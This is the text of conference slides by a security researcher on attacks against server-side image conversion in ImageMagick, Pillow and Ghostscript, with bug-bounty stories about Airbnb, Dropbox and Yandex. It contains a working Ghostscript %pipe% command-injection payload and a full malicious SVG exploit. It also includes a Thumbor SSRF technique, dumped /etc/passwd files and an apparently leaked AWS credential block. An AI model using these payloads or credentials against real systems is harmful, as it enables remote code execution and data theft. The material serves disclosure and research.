

HotPics 2021

**The current state of the server-side
image conversion attacks**

Emil Lerner



Emil Lerner

CTO at WunderFund.io

independent security researcher

occasional bughunter

Bushwhackers CTF team




@emil_lerner



@neexemil




@neex



Attacker model



**Attacker uploads
malicious image**



**Server-side Preview
Generation**



PWN!

Previous work

2016 — Nikolay Ermishkin finds ImageTragick


2017 — YahooBleed via ImageMagick's RLE coder

2017 — Uninitialized memory disclosure via GIF (gifoeb)

2018 — Tavis Ormandy finds a lot of Ghostscript vulns

2018 — Memleak via XBM


and many more!




Detection



**Gifob converted
by ImageMagick**



**Gifob converted
by Pillow**




**Gifob converted
by java.awt.image**

Impacts

- **Uninitialized memory dump**
- **Local File Inclusion / Server Side Request Forgery**
- **Remote Code Execution**

ImageMagick: memory dump

- **Analyze recent commits**
- **Find ones that add memfill-like calls**
- **Commit message helps (oss-fuzz etc.)**



ImageMagick: SVG decoder

- Native SVG decoder supports file inclusion
- Greatly expands attack surface
- Usually even `text:/etc/passwd` works

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:36:36:Mail Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:irc:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:nonexistent:/usr/sbin/nologin
messagebus:x:101:101:nonexistent:/usr/sbin/nologin
```

Pillow

- **Become much less vulnerable in recent years**
- **Always loaded as a library, so memory dump is impactful**
- **Still a lot of silent fixes**

Ghostscript

- **is used to process Postscript & PDF files in IM & Pillow**
- **is a programming language with lots of features**
- **implements /SAFER mode for untrusted files**


Ghostscript < 9.50

- **tens of CVEs already out there and still vulnerable**
- **find unprotected .forceput**
- **overwrite /SAFER in systemdict**

Ghostscript >= 9.50

- /SAFER **fully** rewritten
- .forceput **doesn't help anymore**
- **0-day:**

```
(%pipe%/tmp/;echo "pwned") (r) open
```



GS = RCE



Automation



- **needs good crawling**
- **upload usually available only after registration**
- **hard to find corresponding preview**

~~Automation~~ Outsourcing

- write a detailed instruction
- hire a non-infosec person to upload pictures everywhere
- take immediate profit instead of endless debugging

🤖 Таблица картинок

emll ▾

с сайта	☰ Как найти место	👇 Вид	👇 Рабочий раз...	👇 gifoeb	👇 gifoeb в
ate.pipedrive.com	заливаем в фото профиля	загрузка картинки	300x300	работает	серые пол
www.dropbox.com	слева файлы - далее загрузить	загрузка картинки	300x300	работает	черная с (
security.oppo.com	https://security.oppo.com/en/user	загрузка картинки	300x300	работает	черная с (
www.ellentube.com	нажать справа далее my assoc	загрузка картинки	300x300	работает	черная с (
www.dcuniverse.com	справа сверху нажать на иконк	загрузка картинки	300x300	работает	черная с (
www.dcuniverse.com	справа сверху нажать на иконк	загрузка картинки	300x300	работает	серые пол
h.yandex.ru/chan	раздел "эфир" справа сверху "	загрузка картинки	300x300	работает	черная с (
andex.ru/uslugi/c	с главной страницы услуг пере	загрузка картинки	300x300	работает	черная с (

BB Story 1: AirBNB

http_loader.py

```
thumbor/loaders/http_loader.py
...
for pattern in context.config.ALLOWED_SOURCES:
    if isinstance(pattern, Pattern):
        match = url
    else:
        pattern = "^%s$" % pattern
        match = res.hostname

    if re.match(pattern, match):
        return True
...
```

BB Story 1: AirBNB

- **Hostname goes to regex**
- **Buy** airbnb-photosXs3Xamazonaws.com
- **Get SSRF, but GET and blind**

BB Story 1: AirBNB

- **Mix requests to the AWS metadata and to the memory dumping exploit**
- **The dumped memory will capture AWS metadata eventually**

BB Story 1: AirBNB

```
HTTP/1.0 200 OK
Content-Type: text/plain
Accept-Ranges: bytes
ETag: "3886014051"
Last-Modified: Tue, 26 Feb 2019 02:19:08 GMT
Content-Length: 898
Connection: close
Date: Tue, 26 Feb 2019 02:22:48 GMT
Server: EC2ws
  "Code" : "Success",
  "LastUpdated" : "2019-02-26T02:18:43Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIASQMNC3HJWZ2MVQ6Z",
  "SecretAccessKey" : "aHMn0QnRFF5nhjElv61G4TpgpKvzrzcrosPwWJz",
  "Token" : "FQoGZXIvYXdzEKz////////wEaDAsnNdilGdzW5fEEiCK3A/M0d/j6X5d0RpTfCimod/ClMU47ZaAjeTx68BkrW5CSC6X5RhkMEALIZ9sdik40KU+2V8MZQMnK
  yZg/pG+bLtiqPNV0ezVF8LVdAMTUIdTWYPw+NXFD6ss5NDpkGu7M+YosjtUxUbxg1vuCOGK9h8Qt4FMexpqhDewofwQ9EYMgR2CGH6Ni7394cvjZ9ACmULR9/3RUYxqQuQV5JfLL
  XiQ8/IKCE4ZT+svfjgVaVVe/jtrWEz9oy4KFiL8mx3VhCA7hR0W2w0yVikRMoXRdDKMgSye1pBiNW1F6Tb/Gk94T2VwqQ9ScSXCKsXsSVXeCKdS9SNoH24xcbMxrksX+QUztrWEo
  zlnsb2ucCVrDP6AUQq3F246NY8qVjNU/ccAc3maKkr0cCuuR5jYzFpqPrfVhalfIXqshqixTjqQYP93lfSXZddYmCLm/4HZEzBz7Gn7+Dx3RNPrupbvLpdzQT9x15mr4xVwINZOV
  al/BeIYzTbbkvn1Hlh7apX7SW0bhyc6C3P711lCmNCqzZ9zVJFQ4I4AsaEl4E3MQVc3H0HWT0h8Lk3p69/GkCE0k7fdeKF0ajSQom8TS4wU=",
  "Expiration" : "2019-02-26T08:30:44Z"
<I?
WC`
VRW-U3
```

BB Story 2: DropBox

```
← → ↻ https://www.dropbox.com/home?preview=exploit_sample.ps
exploit_sample.ps
Save as...
syslog:x:109:112:::/home/syslog:/bin/false
systemd-bus-proxy:x:108:111:systemd Bus Proxy,,,:/run/systemd/
systemd-resolve:x:107:110:systemd Resolver,,,:/run/systemd/
systemd-network:x:106:109:systemd Network Management,,,:/ru
systemd-timesync:x:105:108:systemd Time Synchronization,,,:
sshd:x:104:65534:::/var/run/ssh:/usr/sbin/nologin
messagebus:x:103:105:::/var/run/dbus:/bin/false
apt:x:102:65534::/nonexistent:/bin/false
unbound:x:101:104:::/var/lib/unbound:/bin/false
lldpd:x:100:103:::/var/run/lldpd:/bin/false
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/g
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nolog
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
games:x:5:60:games:/usr/games:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
sys:x:3:3:sys:/dev:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
root:x:0:0:root:/root:/bin/bash
Linux adobe3a218b709a70f563ab78ef99f685694e 5.8.0-49-gene
```

BB Story 2: DropBox's Sandbox


- RCE in LXC sandbox
- uid is "nobody"
- gid=0!

BB Story 2: DropBox's Sandbox

- **there was a more privileged Python process**
- **put `#encoding:` something **instead of the source****
- **trigger exception somehow**

BB Story 2: DropBox's Sandbox

- **Python tries to print backtrace**
- **Does `import encoding.something`**
- **Code execution in the privileged process :)**



BB Story 3: Yandex.Realty

- **A lot of places to upload images**
- **Only one where SVG is allowed: image in support chat**
- **It looked like Ubuntu's IM with default settings**

BB Story 3: Yandex.Realty

- **SVG is converted to MVG before processing**
- **Can request EPI format which is handled by GS**
- **Can “include” itself via `/proc/self/fd`**

Exploit for Ubuntu IM settings

```
<?xml version="1.0" encoding="UTF-8" ?>
<!-- <svg> -->
<hui><desc>copies
(%pipe%/tmp/;touch /tmp/pwned) (r) file
showpage 0 quit
</desc>
  <image href="epi:/proc/self/fd/3" />
  <svg width="1px" height="1px" />
</hui>
```

Thank you!



@emil_lerner



@neexemil



@neex

ZERONIGHTSX

<https://t.me/learningnets>

